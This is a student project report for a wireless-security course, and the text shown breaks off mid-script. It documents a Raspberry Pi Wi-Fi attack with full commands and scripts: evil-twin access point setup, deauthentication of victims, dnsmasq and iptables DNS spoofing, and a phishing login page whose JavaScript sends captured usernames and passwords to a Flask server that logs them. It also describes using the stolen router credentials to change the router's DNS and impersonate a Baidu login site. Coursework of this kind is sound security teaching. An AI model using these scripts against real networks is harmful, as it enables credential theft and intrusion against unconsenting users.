COMP 9337 Securing Wireless Networks T1, 2019

Project 1

Portable Penetration Testing Station for Wi-Fi Networks

Group: SWN19 AI

Wanze LIU (z5137189), Zhou JIANG (z5146092)

School of Computer Science and Engineering

UNSW Sydney

Summary

Task 1
In this task , firstly ,we install the kali linux system in the raspberry Pi, after that we turn on the raspberry pi and open the terminal typing `ifconfig` command it shows there is no connection with internet in wlan1 which means no ipv4 address been allocated to this machine we are using, and then we initialize the connection to the WIFI , we input the command again, it show the allocated ipv4 address in wlan1

Task2
In task 2, in the beginning, we create the fake AP which the name is same as the victim connected to, after that, we force the target to disconnect from the original AP and connect to our fake AP, this is because the SSID of the original AP is same as the fake one, when the victim machine find out it can not connect the real AP, it will try to connect the fake one which because the SSID is same as the real one.

Task3
In task 2 , the victim have already connect to the fake AP, in this situation, as long as victim machine try to browsing the web, the fake login webpage will show in front of the victim and misguide them to enter the username and password, this confidential information will capture in the backend of the raspberry Pi

Task 4
For task 4_1, firstly the fake AP process is killed and deauthentication attack makes the victim device reconnect to the original AP immediately. Then, as the AP password has been stolen, we break into the router management interface and change the DNS settings, redirecting all DNS queries to the raspberry Pi. After that, the "dnsmasq" tool is in use to start a DNS server, with fake login page deployed on apache of kali linux, which poisoned a login website we choose. Finally, when users visit the certain website, they actually visit the fake site, as the backend started, the credentials are recorded once they input.

For task 4_2, we create a vulnerable site which contains high-risky function in PHP that allows remote shell execution (reverse shell). Then kali performs as an attacker visiting the vulnerable site and type commands in shell then submit, which complete the tasks of file creating and deleting.


Executive summary

Task1

we downland the image of kali linux and using balenaEtcher to install the OS into the raspberry Pi, after it turn on, we open the terminal and input `ifconfig` to check whether the internet card connect to the internet before and after we connect to the internet.

Task2

The first step we done in this task is to create the fake AP, we have already plugin the ALFA adaptor,and following step will be:



Task2

Evil Twin AP Attack: Set up a fake AP impersonating the target AP, and force target AP users to connect to it.

1. start wireless card monitor mode

```
airmon-ng start wlan0
```

(wlan0 is the port of the wireless network card,it can be check by inputing `ifconfig` or `iwconfig`)

2. checking wireless AP(access point)

```
airodump-ng wlan0mon
```

(the prot been changed to wlan0mon after starting monitor mode)

this command can list all the information about AP ,Station and the traffic between them

you can see the name in the table

BSSID : the MAC address of the AP

PWR : Signal strength

Beacons : one of the management frames, theo purpose of it is to transmit periodically, they serve to announce the presence of a wireless LAN and to synchronise the members of the service set.

Data : the throughput of the AP

CH : channel

ENC : Encrept protocol

ESSID : the name of AP

in case the channel will change over time,set the stable channel

```
airodump-ng -c 11 -i wlan0 --bssid C4:71:54:23:2A:AE
```

-c : channel number ,in this case , i choose 11

-i : choose the card to monitor

--bssid : the MAC address of target AP

this command only show the traffic between client and target AP

3. Set up a fake AP impersonating the target AP

the client will be disconnected from the AP we input above


```
airbase-ng -a AA:AA:AA:AA:AA:AA --essid 'Starbucks' -c 11 wlan0mon
```

-a :set up MAC address (this is optional)

-essid : the name of AP ,this should be same as the target WI-FI

-c : channel 11 (this is optional)

After the fake AP created, now we can deauth the victim by using aireplay-ng



4. deauth target by using aireplay-ng


```
aireplay-ng -0 0 -a C4:71:54:23:2A:AE -c EC:D0:9F:87:DD:6F  wlan0mon
```

-0 : Conflict attack mode , follow by the attack times , 0 represent all the times

-a : the MAC of AP , this can be captured from the `airodump-ng wlan0mon`

-c : the client that connect to AP legally. if not spcecif which client , it will disconnect all the clients which connect to this WI-FI


We write the shell script to execute
As we have described functionality of command above,
the script for setup fake AP will be
```
sh  twinstart.sh
```



```
#!/bin/sh

name="wlan0"

ifconfig $name up
airmon-ng start $name
airbase-ng -e "Starkbucks" "$name"mon
```

The script for deauthencating (force victim to disconnect to real AP)


```
sh  deauth.sh victimMAC APMAC
```



```
#!/bin/sh

name="wlan0"
if [ $# -ne 2 ]
then
        echo "Usage: ./deauth.sh [Client MAC] [AP MAC]"
        exit 1
fi
clientmac="$1"
apmac="$2"

ifconfig $name on
airmon-ng start $name
aireply-ng --deauth 0 -c "$clientmac" -a "$apmac" "$name"mon
```

Task3

We first install dnsmasq in the kali, and configure the conf file according below



5. Setup DNS and DHCP by using dnsmasq

Dnsmasq provides Domain Name System (DNS) forwarder, Dynamic Host Configuration Protocol (DHCP) server, router advertisement and network boot features for small computer networks, created as free software.

1.Install dnsmasq in Kali Linux

```
apt-get update
apt-get install dnsmasq -y
```

This will update the cache and install latest version of dhcp server in your Kali Linux box.

Now all the required tools are installed. We need to configure apache and the dhcp server so that the access point will

allocate the IP address to the client/victim and the client would be able to access our webpage remotely.

Now we will define the IP range and the subnet mask for the DHCP server.

2.Configure dnsmasq conf file

Create a configuration file for dnsmasq using `vim` or your favorite text editor and add the following code.

```
vi ./conf/dnsmasq.conf
```

dnsmasq.conf

```
interface=at0
dhcp-range=10.0.0.10,10.0.0.250,12h
dhcp-option=3,10.0.0.1
dhcp-option=6,10.0.0.1
server=8.8.8.8
log-queries
log-dhcp
listen-address=127.0.0.1
```


```
Tip: Replace at0 with wlan0 everywhere when hostapd is used for creating an access point
```

Parameter Breakdown

```
dhcp-range=10.0.0.10,10.0.0.250,12h:  Client IP address will range from 10.0.0.10 to 10.0.0.250 and defaul
dhcp-option=3,10.0.0.1:  3 is code for Default Gateway followed by IP of D.G i.e. 10.0.0.1
dhcp-option=6,10.0.0.1:  6 for DNS Server followed by IP address
```


And execute the shell script to launch the dnsmsaq (dns server and dhcp server)

```
sh  setting.sh
```




```sh
#!/bin/sh

#this script is only for demo for COMP9337-Project1

#copy the webpage to the apache's directory and this will show the victiom once they connect to the server
cp index.html /var/www/html/index.html
#the js script for capturing the password and username and send it back to the raspberry Pi
cp aj3.js /var/www/html/

#lanuch the apache webserver
/ect/init.d/apache2 start
#setup the Access Point and set its gateway
ifconfig at0 10.0.0.1 up
#setup the netmask
ifconfig at0 10.0.0.1 netmask 255.255.255.0
#Enable IP forwarding
echo 1 > /proc/sys/net/ipv4/ip_forward

#copy the conf file to the dhcp directory
cp ./conf/dhcpd.conf /etc/dhcp/

#Start dhcpd Listener
#Here -C stands for Configuration file and -d stands for daemon mode
dnsmasq -C ./conf/dnsmasq.conf -d

#killall dnsmasq dhcpd isc-dhcp-server
/etc/init.d/dnsmasq start

#this is for setting the firewall rules by using iptables

#clean all the rules firstly
iptables --flush
#add the rules in net address translate table
iptables --table nat --append POSTROUTING --out-interface eth0 -j MASQUERADE
iptables --append FORWARD --in-interface at0 -j ACCEPT
iptables -t nat -A PREROUTING -p tcp --dport 80 -j DNAT --to-destination 10.0.0.1:80
iptables -t nat -A POSTROUTING -j MASQUERADE
#expose the 5000 port in kali which can allow access to the server we setup in kail
iptables -A INPUT -p tcp --dport 5000 -j ACCEPT
iptables -A OUTPUT -p tcp --sport 5000 -j ACCEPT

#redirect all HTTP traffic coming from the at0 interface.
dnsspoof -i at0
```


And then we create the fake login page and turn on the flask server on kali(we assume this is similar as the real page which victim using)



```javascript

const API_URL = 'http://192.168.1.102:5000';

const getJSON = (path, options) =>
    fetch(path, options)
        .then(res => res.json())
        .catch(err => console.warn(`API_ERROR: ${err.message}`));

class API {
    constructor(url = API_URL) {
        this.url = url;
    }

    makeAPIRequest(path, options) {
        return getJSON(`${this.url}/${path}`, options);
    }
}

const api  = new API();

const headers = {
        "Access-Control-Allow-Credentials": true,
        "Access-Control-Allow-Origin": "*",
        "Content-Type": "application/json",
};
const method = 'GET';


const button = document.getElementById('login');
button.onclick = function() {
    const username = document.getElementById('username').value;
    const password = document.getElementById('password').value;

    if (!username || !password){
        window.alert('Empty username or password! Try again.');
        return false;
    }
    window.alert('the password is correect');

    const path = 'hack/'+ username + '/' + password;

    api.makeAPIRequest(path, {
        method, headers
    }).then(function (res) {
        console.log(res);
    });
};
```



```html
<!DOCTYPE html>
<html lang="en">
<head>
    <meta charset="UTF-8">
    <title>Router Interface</title>

</head>
<body>
    <div align="center">
        <h1>Router Interface</h1>
        <h2>This is only for demo of COMP9337 Project</h2>

        <h3>Please enter your name and password</h3>
    </div>
    <div align="center">
        <a>Username: </a>
        <input type="text" size="20" id="username">
    </div>
    <div align="center">
        <a>Password: </a>
        <input type="password" size="21" id="password">
    </div>
    <div align="center" height="22px">
        <input type="button" value="Login" style="width:50px;" id="login" />
    </div>
 </body>
<script src="./aj3.js"></script>
</html>
```



```python
from flask import Flask
from flask_restplus import Resource,Api
from flask_cors import CORS
from gevent.pywsgi import WSGIServer

app = Flask(__name__)
#CORS(app, supports_credentials=True)
api = Api(app)

@api.route('/hack/<string:username>/<string:password>',methods=['OPTIONS'])
class Hacker(Resource):
    def options(self,username, password):
        with open('password.txt', 'wa') as f:
            f.write("username: "+str(username) +  "   password :  " +str(password))
        return 200

if __name__ == '__main__':
    # Debug/Development
    app.run(debug=True, host="0.0.0.0", port=5000)
    # Production
    #http_server = WSGIServer(('0.0.0.0', 5000), api)
    #http_server.serve_forever()
```

when victim enter the password and click the submit the chrome will execute the js script sending the password to the flask server we build in the kali trough port 5000 and api will automatic generate the file for password captured.

Task4

Segment 4_1-A, Segment 4_1-B

1. We disable the fake AP by finding and killing the process of “airbase-ng”

   ```
   ps -ef | grep “twinstart.sh”
   kill -9 <processNumber>
   ```

2. To make the victim device reconnect to the original AP, we also do a deauthentication attack to make the victim device **immediately** reconnect to the original one (Otherwise it will take times to be aware of that AP has been closed), such that:

   ```
   aireplay-ng --deauth 0 -c “$clientmac” -a “$apmac” “$name”mon
   ```

Segment 4_1-C, Segment 4_1-D, Segment 4_1-E

1. As we got the username and the password of the origin AP (From segment 3-B, 3-C), we break into the router management interface of original AP and change the DNS settings.

   ```
   Primary DNS 192.168.1.102
   Secondary DNS 192.168.1.02
   ```

2. Then, all devices connected to the origin AP will make DNS query on raspberry Pi
   We reboot the router to make the settings take effect.

   After setting the router, we establish the DNS server on raspberry Pi by using “dnsmasq” tools:

   ```
   dnsmasq -C dnsmasq.conf -d
   ```

   The content of dnsmasq.conf is

   ```
   cache-size=0
   interface=eth0
   server=8.8.8.8
   address=/login.bce.baidu.com/192.168.1.102
   log-queries
   listen-address=127.0.0.1
   ```

   Therefore, all DNS query except “login.bce.baidu.com” will redirect to Google official DNS. We create a fake login webpage replace the original “login.bce.baidu.com” and make the victim login with credentials via our fake login page.

   The login page is:

   ```
   <!DOCTYPE html>
   <html lang="en">
   <head>
     <meta charset="UTF-8">
   ```

```
    <title>Baidu smart cloud</title>
</head>
<body>
    <div align="center">
        <h1>Baidu smart cloud</h1>
       <h2>this is only for demo</h1>
        <h2>Please enter your name and password</h2>
       <h3>SWN19 AI</h3>
    </div>
    <div align="center">
        <a>Username: </a>
        <input type="text" size="20" id="username">
    </div>
    <div align="center">
        <a>Password: </a>
        <input type="password" size="21" id="password">
    </div>
    <div align="center" height="22px">
        <input type="button" value="Login" style="width:50px;" id="login" />
    </div>
</body>
<script src="./aj3.js"></script>
</html>
```

The javascript file “aj3.js” is

```
const API_URL = 'http://192.168.1.102:5000';

const getJSON = (path, options) =>
    fetch(path, options)
        .then(res => res.json())
        .catch(err => console.warn(`API_ERROR: ${err.message}`));

class API {
    constructor(url = API_URL) {
        this.url = url;
    }

    makeAPIRequest(path, options) {
        return getJSON(`${this.url}/${path}`, options);
    }
}

const api  = new API();

const headers = {
       "Access-Control-Allow-Credentials": true,
       "Access-Control-Allow-Origin": "*",
       "Content-Type": "application/json",
};
```

```
const method = 'GET';


const button = document.getElementById('login');
button.onclick = function() {
  const username = document.getElementById('username').value;
  const password = document.getElementById('password').value;

  if (!username || !password){
    window.alert('Empty username or password! Try again.');
    return false;
  }
  window.alert('the password is correect');

  const path = 'hack/'+ username + '/' + password;

  api.makeAPIRequest(path, {
    method, headers
  }).then(function (res) {
    console.log(res);
